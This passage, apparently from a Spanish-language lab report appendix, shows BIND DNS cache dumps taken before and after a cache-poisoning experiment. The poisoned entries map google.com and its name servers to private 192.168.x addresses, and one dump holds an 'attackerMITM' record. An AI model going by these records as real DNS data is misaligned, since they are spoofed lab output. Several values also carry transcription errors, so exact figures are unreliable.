141 ; authauthority
142 ROOT-SERVERS.NET. 604781 NS a.ROOT-SERVERS.NET.
143 604781 NS b.ROOT-SERVERS.NET.
144 604781 NS c.ROOT-SERVERS.NET.
145 604781 NS d.ROOT-SERVERS.NET.
146 604781 NS e.ROOT-SERVERS.NET.
147 604781 NS f.ROOT-SERVERS.NET.
148 604781 NS g.ROOT-SERVERS.NET.
149 604781 NS h.ROOT-SERVERS.NET.
150 604781 NS i.ROOT-SERVERS.NET.
151 604781 NS j.ROOT-SERVERS.NET.
```

```

152     604781 NS k.ROOT-SERVERS.NET.
153     604781 NS l.ROOT-SERVERS.NET.
154     604781 NS m.ROOT-SERVERS.NET.
155 ; additional
156 a.ROOT-SERVERS.NET. 518382 A 198.41.0.4
157 ; additional
158     518382 AAAA 2001:503:ba3e::2:30
159 ; additional
160 b.ROOT-SERVERS.NET. 518382 A 199.9.14.201
161 ; additional
162     518382 AAAA 2001:500:200::b
163 ; additional
164 c.ROOT-SERVERS.NET. 518382 A 192.33.4.12
165 ; additional
166     518382 AAAA 2001:500:2::c
167 ; additional
168 d.ROOT-SERVERS.NET. 518382 A 199.7.91.13
169 ; additional
170     518382 AAAA 2001:500:2d::d
171 ; additional
172 e.ROOT-SERVERS.NET. 518382 A 192.203.230.10
173 ; authanswer
174     604781 AAAA 2001:500:a8::e
175 ; additional
176 f.ROOT-SERVERS.NET. 518382 A 192.5.5.241
177 ; additional
178     518382 AAAA 2001:500:2f::f
179 ; additional
180 g.ROOT-SERVERS.NET. 518382 A 192.112.36.4
181 ; authanswer
182     604781 AAAA 2001:500:12::d0d
183 ; additional
184 h.ROOT-SERVERS.NET. 518382 A 198.97.190.53
185 ; additional
186     518382 AAAA 2001:500:1::53
187 ; additional
188 i.ROOT-SERVERS.NET. 518382 A 192.36.148.17
189 ; additional
190     518382 AAAA 2001:7fe::53
191 ; additional
192 j.ROOT-SERVERS.NET. 518382 A 192.58.128.30
193 ; additional
194     518382 AAAA 2001:503:c27::2:30
195 ; additional
196 k.ROOT-SERVERS.NET. 518382 A 193.0.14.129
197 ; additional
198     518382 AAAA 2001:7fd::1
199 ; additional
200 l.ROOT-SERVERS.NET. 518382 A 199.7.83.42
201 ; additional
202     518382 AAAA 2001:500:9f::42
203 ; additional
204 m.ROOT-SERVERS.NET. 518382 A 202.12.27.33
205 ; additional
206     518382 AAAA 2001:dc3::35
207 ;
208 ; Address database dump
209 ;
210 ; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
211 ; [plain success/timeout]
212 ;
213 ; G.ROOT-SERVERS.NET [v6 TTL 1781] [v4 unexpected] [v6 success]
214 ; 2001:500:12::d0d [srtt 16] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
215 ; E.ROOT-SERVERS.NET [v6 TTL 1781] [v4 unexpected] [v6 success]
216 ; 2001:500:a8::e [srtt 21] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
217 ;
218 ; Unassociated entries
219 ;
220 ; 2001:503:39c1::30 [srtt 6] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
221 ; 2001:4860:4802:36::a [srtt 25] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
222 ; 192.5.5.241 [srtt 6597] [flags 00004000] [edns 2/0/0/0/0] [plain 0/0] [udpsize 512] [ttl \

```

```

1781]
223 ; 2001:500:d937::30 [srvt 3] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
224 ; 192.33.4.12 [srvt 28] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1781]
225 ; 192.36.148.17 [srvt 28] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1781]
226 ; 2001:dc3::35 [srvt 17] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1781]
227 ; 193.0.14.129 [srvt 26] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1781]
228 ; 2001:500:1::53 [srvt 13] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1781]
229 ; 2001:500:2d::d [srvt 16] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1781]
230 ; 192.33.14.30 [srvt 21] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
231 ; 199.7.91.13 [srvt 617045] [flags 00004000] [edns 2/0/0/0/0] [plain 0/0] [udpssize 512] [ttl\
1781]
232 ; 2001:7fd::1 [srvt 22] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1781]
233 ; 2001:503:d414::30 [srvt 10] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
234 ; 2001:503:d2d::30 [srvt 22] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
235 ; 2001:503:a83e::2:30 [srvt 30] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
236 ; 199.7.83.42 [srvt 93682] [flags 00000000] [edns 0/2/2/2/2] [plain 0/0] [ttl 1777]
237 ; 2001:500:84::b [srvt 23] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1781]
238 ; 2001:503:c27::2:30 [srvt 29] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1781]
239 ; 198.41.0.4 [srvt 51158] [flags 00000000] [edns 0/4/4/4/4] [plain 0/0] [ttl 1778]
240 ; 216.239.32.10 [srvt 13698] [flags 00004000] [edns 1/0/0/0/0] [plain 0/0] [udpssize 512] [\
ttl 1782]
241 ; 192.48.79.30 [srvt 23] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
242 ; 2001:503:231d::2:30 [srvt 11] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
243 ; 216.239.36.10 [srvt 19] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
244 ; 192.5.6.30 [srvt 16] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
245 ; 2001:502:8cc::30 [srvt 24] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
246 ; 192.42.93.30 [srvt 5] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
247 ; 198.97.190.53 [srvt 16] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1781]
248 ; 192.31.80.30 [srvt 5] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
249 ; 2001:7fe::53 [srvt 30] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1781]
250 ; 2001:503:83eb::30 [srvt 26] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
251 ; 2001:4860:4802:34::a [srvt 29] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
252 ; 2001:500:856e::30 [srvt 29] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
253 ; 192.55.83.30 [srvt 63715] [flags 00004000] [edns 1/0/0/0/0] [plain 0/0] [udpssize 512] [ttl\
1782]
254 ; 2001:500:2f::f [srvt 19] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1781]
255 ; 192.35.51.30 [srvt 22] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
256 ; 2001:500:3::42 [srvt 150679] [flags 00000000] [edns 0/1/1/1/1] [plain 0/0] [ttl 1777]
257 ; 2001:500:2::c [srvt 26] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1781]
258 ; 202.12.27.33 [srvt 168860] [flags 00000000] [edns 0/4/4/4/4] [plain 0/0] [ttl 1779]
259 ; 192.41.162.30 [srvt 3] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
260 ; 192.54.112.30 [srvt 28] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
261 ; 192.43.172.30 [srvt 13] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
262 ; 192.58.128.30 [srvt 8] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1781]
263 ; 2001:4860:4802:38::a [srvt 3] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
264 ; 2001:503:eea3::30 [srvt 2] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
265 ; 192.26.92.30 [srvt 21] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
266 ; 2001:502:7094::30 [srvt 19] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
267 ; 2001:502:1cal::30 [srvt 30] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
268 ; 216.239.34.10 [srvt 16] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
269 ; 216.239.38.10 [srvt 12] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
270 ; 192.12.94.30 [srvt 27] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
271 ; 192.52.178.30 [srvt 11] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
272 ; 2001:4860:4802:32::a [srvt 18] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
273 ; 2001:501:b1f9::30 [srvt 6] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1782]
274 ; 192.203.230.10 [srvt 12] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1781]
275 ; 192.228.79.201 [srvt 26] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1781]
276 ; 2001:503:ba3e::2:30 [srvt 25] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1781]
277 ; 192.112.36.4 [srvt 497032] [flags 00004000] [edns 1/2/2/2/2] [plain 0/0] [udpssize 512] [\
ttl 1780]
278 ;
279 ; Bad cache
280 ;
281 ;
282 ; Start view _bind
283 ;
284 ;
285 ; Cache dump of view '_bind' (cache _bind)
286 ;
287 $DATE 20210217025609
288 ;

```

```

289 ; Address database dump
290 ;
291 ; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
292 ; [plain success/timeout]
293 ;
294 ;
295 ; Unassociated entries
296 ;
297 ;
298 ; Bad cache
299 ;
300 ; Dump complete

```

Código E.2: Contenido de la memoria caché del servidor RNS (sin el ataque).

```

1 ;
2 ; Start view _default
3 ;
4 ;
5 ; Cache dump of view '_default' (cache _default)
6 ;
7 $DATE 20210217025113
8 ; authanswer
9 . 518300 IN NS a.root-servers.net.
10 518300 IN NS b.root-servers.net.
11 518300 IN NS c.root-servers.net.
12 518300 IN NS d.root-servers.net.
13 518300 IN NS e.root-servers.net.
14 518300 IN NS f.root-servers.net.
15 518300 IN NS g.root-servers.net.
16 518300 IN NS h.root-servers.net.
17 518300 IN NS i.root-servers.net.
18 518300 IN NS j.root-servers.net.
19 518300 IN NS k.root-servers.net.
20 518300 IN NS l.root-servers.net.
21 518300 IN NS m.root-servers.net.
22 ; authanswer
23 518300 RRSIG NS 8 0 518400 (
24 20210301210000 20210216200000 42351 .
25 fGwsdmT2dnFKF/If4nmZcihAY56bdyIFb2J5
26 xBvInr8MwNMDA5EAx0AojCzMQzmUHChVGaYB
27 OoqUflRyfyOeD0mK4es9ebRJ/KBcaSLiyX/d
28 E32V+sx9TISjs2jEWN4N5mtTdpM5pqs3VO8p
29 pisY9iUz3rki3QdLZiffXuyVvw7VhEOB20gZ
30 zbYwKxzEJmcHJZ0cppTMPkYS1Vsx3DxXR0ff
31 DxtN6gyjj2UDREYw7ejjFOVtKmt/7cORChJC
32 zQVS/U4yeZ2FRzFbzKxHdZA0c9sZDmosE6ag
33 NqZ1h50zp9dtPS8tfj1BRjICUwKwg9vKOQ3X
34 SKrO+UnbCxgBhEtzhg== )
35 ; glue
36 com. 172700 NS a.gtld-servers.net.
37 172700 NS b.gtld-servers.net.
38 172700 NS c.gtld-servers.net.
39 172700 NS d.gtld-servers.net.
40 172700 NS e.gtld-servers.net.
41 172700 NS f.gtld-servers.net.
42 172700 NS g.gtld-servers.net.
43 172700 NS h.gtld-servers.net.
44 172700 NS i.gtld-servers.net.
45 172700 NS j.gtld-servers.net.
46 172700 NS k.gtld-servers.net.
47 172700 NS l.gtld-servers.net.
48 172700 NS m.gtld-servers.net.
49 ; additional
50 86300 DS 30909 8 2 (
51 E2D3C916F6DEEAC73294E8268FB5885044A8
52 33FC5459588F4A9184CFC41A5766 )
53 ; additional
54 86300 RRSIG DS 8 1 86400 (
55 20210301210000 20210216200000 42351 .

```



```

56      lmPcV5HdnM2NErSeOL7EHM3KJYRmcYNoR/xF
57      /30AgyqHpAT4KC2d6DC44h0vDa3gInah/Owe
58      pS2/Yj14Sp0rN+rvx5zD+P/SKQuIraGodOSz
59      pGmKroSNmbfBqTIjgA6znZxkDVKhztVDhWT1
60      5pTzkUsPTmxX18LImmL46vIh2KYSPX/mbjw1
61      W5j2cCZC8JvfSAw/jWweV19A1lyVSPQGwtZi
62      kyW25SCuiU6hLvX2VdvG+NL0kH/ajdG/+f1P
63      QfgGz1zw+A14u5pnKErLDNd3SaMnqo7c8qzZ
64      oaoH7CIg8VyAA8j9QuwSPjYOe6RJa7PMeLt+
65      4HWxUUKoKrm6IzOTsg== )
66 ; authauthority
67 google.com. 259100 NS ns1.google.com.
68      259100 NS ns2.google.com.
69      259100 NS ns3.google.com.
70      259100 NS ns4.google.com.
71 ; authanswer
72      259100 A 192.168.20.5
73 ; additional
74 ns1.google.com. 259100 A 192.168.30.5
75 ; additional
76 ns2.google.com. 259100 A 192.168.30.10
77 ; additional
78 ns3.google.com. 259100 A 192.168.30.15
79 ; additional
80 ns4.google.com. 259100 A 192.168.30.20
81 ; glue
82 a.gtld-servers.net. 172700 A 192.5.6.30
83 ; glue
84      172700 AAAA 2001:503:a83e::2:30
85 ; glue
86 b.gtld-servers.net. 172700 A 192.33.14.30
87 ; glue
88      172700 AAAA 2001:503:231d::2:30
89 ; glue
90 c.gtld-servers.net. 172700 A 192.26.92.30
91 ; glue
92      172700 AAAA 2001:503:83eb::30
93 ; glue
94 d.gtld-servers.net. 172700 A 192.31.80.30
95 ; glue
96      172700 AAAA 2001:500:856e::30
97 ; glue
98 e.gtld-servers.net. 172700 A 192.12.94.30
99 ; glue
100      172700 AAAA 2001:502:1ca1::30
101 ; glue
102 f.gtld-servers.net. 172700 A 192.35.51.30
103 ; glue
104      172700 AAAA 2001:503:d414::30
105 ; glue
106 g.gtld-servers.net. 172700 A 192.42.93.30
107 ; glue
108      172700 AAAA 2001:503:eea3::30
109 ; glue
110 h.gtld-servers.net. 172700 A 192.54.112.30
111 ; glue
112      172700 AAAA 2001:502:8cc::30
113 ; glue
114 i.gtld-servers.net. 172700 A 192.43.172.30
115 ; glue
116      172700 AAAA 2001:503:39c1::30
117 ; glue
118 j.gtld-servers.net. 172700 A 192.48.79.30
119 ; glue
120      172700 AAAA 2001:502:7094::30
121 ; glue
122 k.gtld-servers.net. 172700 A 192.52.178.30
123 ; glue
124      172700 AAAA 2001:503:d2d::30
125 ; glue
126 l.gtld-servers.net. 172700 A 192.41.162.30

```

```
127 ; glue
128     172700 AAAA 2001:500:d937::30
129 ; glue
130 m.gtld-servers.net. 172700 A 192.55.83.30
131 ; glue
132     172700 AAAA 2001:501:b1f9::30
133 ; additional
134 a.root-servers.net. 604700 A 198.41.0.4
135 ; additional
136     604700 AAAA 2001:503:ba3e::2:30
137 ; additional
138 b.root-servers.net. 604700 A 199.9.14.201
139 ; additional
140     604700 AAAA 2001:500:200::b
141 ; additional
142 c.root-servers.net. 604700 A 192.33.4.12
143 ; additional
144     604700 AAAA 2001:500:2::c
145 ; additional
146 d.root-servers.net. 604700 A 199.7.91.13
147 ; additional
148     604700 AAAA 2001:500:2d::d
149 ; additional
150 e.root-servers.net. 604700 A 192.203.230.10
151 ; additional
152     604700 AAAA 2001:500:a8::e
153 ; additional
154 f.root-servers.net. 604700 A 192.5.5.241
155 ; additional
156     604700 AAAA 2001:500:2f::f
157 ; additional
158 g.root-servers.net. 604700 A 192.112.36.4
159 ; additional
160     604700 AAAA 2001:500:12::d0d
161 ; additional
162 h.root-servers.net. 604700 A 198.97.190.53
163 ; additional
164     604700 AAAA 2001:500:1::53
165 ; additional
166 i.root-servers.net. 604700 A 192.36.148.17
167 ; additional
168     604700 AAAA 2001:7fe::53
169 ; additional
170 j.root-servers.net. 604700 A 192.58.128.30
171 ; additional
172     604700 AAAA 2001:503:c27::2:30
173 ; additional
174 k.root-servers.net. 604700 A 193.0.14.129
175 ; additional
176     604700 AAAA 2001:7fd::1
177 ; additional
178 l.root-servers.net. 604700 A 199.7.83.42
179 ; additional
180     604700 AAAA 2001:500:9f::42
181 ; additional
182 m.root-servers.net. 604700 A 202.12.27.33
183 ; additional
184     604700 AAAA 2001:dc3::35
185 ;
186 ; Address database dump
187 ;
188 ; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
189 ; [plain success/timeout]
190 ;
191 ;
192 ; Unassociated entries
193 ;
194 ; 2001:503:39c1::30 [srtt 11] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
195 ; 192.5.5.241 [srtt 15] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
196 ; 2001:500:d937::30 [srtt 27] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
197 ; 192.33.4.12 [srtt 10] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
```

```

198 ; 192.36.148.17 [srvt 13] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
199 ; 2001:dc3::35 [srvt 10] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
200 ; 193.0.14.129 [srvt 27] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
201 ; 2001:500:1::53 [srvt 6] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
202 ; 2001:500:2d::d [srvt 4] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
203 ; 192.33.14.30 [srvt 15660] [flags 00000008] [edns 1/0/0/0/0] [plain 0/0] [udpsize 512] [ttl\
    1700]
204 ; 199.7.91.13 [srvt 19] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
205 ; 2001:7fd::1 [srvt 12] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
206 ; 2001:503:d414::30 [srvt 29] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
207 ; 2001:503:d2d::30 [srvt 18] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
208 ; 2001:503:a83e::2:30 [srvt 27] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
209 ; 199.7.83.42 [srvt 22] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
210 ; 2001:500:84::b [srvt 5] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
211 ; 2001:503:c27::2:30 [srvt 27] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
212 ; 198.41.0.4 [srvt 24] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
213 ; 192.48.79.30 [srvt 6] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
214 ; 2001:503:231d::2:30 [srvt 4] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
215 ; 192.5.6.30 [srvt 9] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
216 ; 2001:502:8cc::30 [srvt 13] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
217 ; 192.42.93.30 [srvt 7] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
218 ; 198.97.190.53 [srvt 5] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
219 ; 192.31.80.30 [srvt 9] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
220 ; 2001:7fe::53 [srvt 16] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
221 ; 2001:503:83eb::30 [srvt 11] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
222 ; 2001:500:856e::30 [srvt 17] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
223 ; 192.55.83.30 [srvt 17] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
224 ; 2001:500:2f::f [srvt 7] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
225 ; 192.35.51.30 [srvt 14] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
226 ; 2001:500:3::42 [srvt 8] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
227 ; 2001:500:2::c [srvt 2] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
228 ; 202.12.27.33 [srvt 26] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
229 ; 192.41.162.30 [srvt 7] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
230 ; 192.54.112.30 [srvt 18] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
231 ; 192.43.172.30 [srvt 19] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
232 ; 192.58.128.30 [srvt 13] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
233 ; 2001:503:eea3::30 [srvt 15] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
234 ; 192.26.92.30 [srvt 31] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
235 ; 2001:502:7094::30 [srvt 15800] [flags 00000000] [edns 0/1/1/1/1] [plain 0/0] [ttl 1700]
236 ; 2001:502:1cal::30 [srvt 11] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
237 ; 192.12.94.30 [srvt 28] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
238 ; 192.52.178.30 [srvt 27] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
239 ; 2001:501:b1f9::30 [srvt 27] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
240 ; 192.203.230.10 [srvt 16] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
241 ; 192.228.79.201 [srvt 6] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
242 ; 2001:503:ba3e::2:30 [srvt 16] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1700]
243 ; 192.112.36.4 [srvt 133849] [flags 00004000] [edns 2/0/0/0/0] [plain 0/0] [udpsize 512] [\
    ttl 1700]
244 ;
245 ; Bad cache
246 ;
247 ;
248 ; Start view _bind
249 ;
250 ;
251 ; Cache dump of view '_bind' (cache _bind)
252 ;
253 $DATE 20210217025113
254 ;
255 ; Address database dump
256 ;
257 ; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
258 ; [plain success/timeout]
259 ;
260 ;
261 ; Unassociated entries
262 ;
263 ;
264 ; Bad cache
265 ;
266 ; Dump complete

```

Código E.3: Contenido de la memoria caché del servidor RNS (con el ataque).

```

1 ;
2 ; Start view _default
3 ;
4 ;
5 ; Cache dump of view '_default' (cache _default)
6 ;
7 $DATE 20201022052956
8 ; authanswer
9 .      515994  IN NS a.root-servers.net.
10      515994  IN NS b.root-servers.net.
11      515994  IN NS c.root-servers.net.
12      515994  IN NS d.root-servers.net.
13      515994  IN NS e.root-servers.net.
14      515994  IN NS f.root-servers.net.
15      515994  IN NS g.root-servers.net.
16      515994  IN NS h.root-servers.net.
17      515994  IN NS i.root-servers.net.
18      515994  IN NS j.root-servers.net.
19      515994  IN NS k.root-servers.net.
20      515994  IN NS l.root-servers.net.
21      515994  IN NS m.root-servers.net.
22 ; authanswer
23      517235  RRSIG NS 8 0 518400 (
24          20201103200000 20201021190000 26116 .
25          ap38cnxVusiaJEpfblflJKqdlBad9KrKlgGe
26          4lK3QcCsnu2h3KvFeLQgnQic5AxU/yXk+kXt
27          oUFKlIbiupXwuezIaDuHJk6YzT++xJye62CJ
28          HqcJMPDq50lCjhlbWb00QiAjM9KcRVsHNQgf
29          rQzxS05Ea/jJ4SRovcScXbIJDg6SjmaqG10
30          oDLvfsD2NRcpVI5WMB8LGXky8bYUIFSL9AE0
31          qFL+t235XuJElyYdi+8SPqQFM27d5pwxOkO
32          NWA6Qjg7ao9nOsseigkEZWJi7rDaoAD0tHLf
33          kARgU+x6ozTpFXCKwtuGayvta04H/0628SNV
34          SKtosdyuxgYLGipkQ== )
35 ; glue
36 in-addr.arpa.  171085  NS  a.in-addr-servers.arpa.
37      171085  NS  b.in-addr-servers.arpa.
38      171085  NS  c.in-addr-servers.arpa.
39      171085  NS  d.in-addr-servers.arpa.
40      171085  NS  e.in-addr-servers.arpa.
41      171085  NS  f.in-addr-servers.arpa.
42 ; additional
43      84685  DS  47054 8 2 (
44          5CAFCCCEC201D1933B4C9F6A9C8F51E51F3B3
45          9979058AC21B8DF1B1F281CBC6F2 )
46      84685  DS  53696 8 2 (
47          13E5501C56B20394DA921B51412D48B7089C
48          5EB6957A7C58553C4D4D424F04DF )
49      84685  DS  63982 8 2 (
50          AAF4FB5D213EF25AE44679032EBE3514C487
51          D7ABD99D7F5FEC3383D030733C73 )
52 ; additional
53      84685  RRSIG DS 8 2 86400 (
54          20201104000000 20201021230000 4825 arpa.
55          UKOIOIBCrlPArTBPHEf8AzTn2qrIWGJpKiA3
56          88UTHOdRDNMvwpd59F0vo2NyzL5NpNA5Vhtd
57          fKiMmmpyequqfc0MDKACLIAsmAT4YpdyKGMf
58          ztbA33ju2BNJ/DqISgDfXtZzN/0IaM5bTu9z
59          I2ObkEStXPEhdx5Rucqj+ycY9Q1KHx9Cxm01
60          z7rbo1AhoIU76u5Xbb7Gg1OpaGA2mluFth2K
61          HHXgHlw6nq7XhKeYkNys2uM2tVva2rhItZFT
62          fJ50NZtg5rBMoVSGx/C8MYCRwTRYO7garJX7
63          Mzx2ill6wFDjmAioOCGw9ty263glApSdaFmi
64          suqcPtE0+eGMVuCFkQ== )
65 ; glue
66 216.in-addr.arpa. 84685 NS  r.arin.net.
67      84685 NS  u.arin.net.

```

```

68     84685 NS x.arin.net.
69     84685 NS y.arin.net.
70     84685 NS z.arin.net.
71     84685 NS arin.authdns.ripe.net.
72 ; additional
73     84685 DS 53556 5 1 (
74         63384814A67B0070DC5D671F9B0F22663D36
75         FDB0 )
76 ; additional
77     84685 RRSIG DS 8 3 86400 (
78         20201101013216 20201010180003 49608 in-addr.arpa.
79         g7+qPogqSwTSWADJubODS7fiztflloiycf0j
80         ixVni0pXpQaw0etK6XHF6TkWV4onE6LrDNMD
81         Cr2mmrCTRkKOqnyoHUDYR0Piw8WiqQ14zBtQ
82         3I4qs1dTrug7SmP4i4D461NlDg2q3Bjan41o
83         RdzL9FW2GUsc/qDcEvBOgqlFa6E= )
84 ; glue
85 217.58.216.in-addr.arpa. 84685 NS ns1.google.com.
86     84685 NS ns2.google.com.
87     84685 NS ns3.google.com.
88     84685 NS ns4.google.com.
89 ; additional
90     9085 NSEC 218.58.216.in-addr.arpa. NS RRSIG NSEC
91 ; additional
92     9085 RRSIG NSEC 5 5 10800 (
93         20201105043148 20201022033148 12376 216.in-addr.arpa.
94         dmC3Arnqn33k4RvXi804mZSkKAMZiC1txMVn
95         O1sHAv+0EgNcWaVtHV3uoxXeDErvWGJGzGjF
96         4WdNzSaP30nM2GTbgsfrPieCWV/jYdOKbOvn
97         Ni2sLQ//DaQvKkhInLt9QtVMZw/bbdxcccTDy
98         gTtNpEhzk8c2+Y5K9pB6kU3LgBA= )
99 ; authanswer
100 14.217.58.216.in-addr.arpa. 84685 PTR den03s09-in-f14.1e100.net.
101     84685 PTR qro02s15-in-f14.1e100.net.
102 ; glue
103 a.in-addr-servers.arpa. 171085 A 199.180.182.53
104 ; glue
105     171085 AAAA 2620:37:e000::53
106 ; glue
107 b.in-addr-servers.arpa. 171085 A 199.253.183.183
108 ; glue
109     171085 AAAA 2001:500:87::87
110 ; glue
111 c.in-addr-servers.arpa. 171085 A 196.216.169.10
112 ; glue
113     171085 AAAA 2001:43f8:110::10
114 ; glue
115 d.in-addr-servers.arpa. 171085 A 200.10.60.53
116 ; glue
117     171085 AAAA 2001:13c7:7010::53
118 ; glue
119 e.in-addr-servers.arpa. 171085 A 203.119.86.101
120 ; glue
121     171085 AAAA 2001:dd8:6::101
122 ; glue
123 f.in-addr-servers.arpa. 171085 A 193.0.9.1
124 ; glue
125     171085 AAAA 2001:67c:e0::1
126 ; answer
127 attackerMITM. 9635 \-ANY ;-$NXDOMAIN
128 ; . SOA a.root-servers.net. nstld.verisign-grs.com. 2020102102 1800 900 604800 86400
129 ; . RRSIG SOA ...
130 ; . RRSIG NSEC ...
131 ; . NSEC aaa. NS SOA RRSIG NSEC DNSKEY
132 ; athleta. RRSIG NSEC ...
133 ; athleta. NSEC attorney. NS DS RRSIG NSEC
134 ; glue
135 br. 171085 NS a.dns.br.
136     171085 NS b.dns.br.
137     171085 NS c.dns.br.
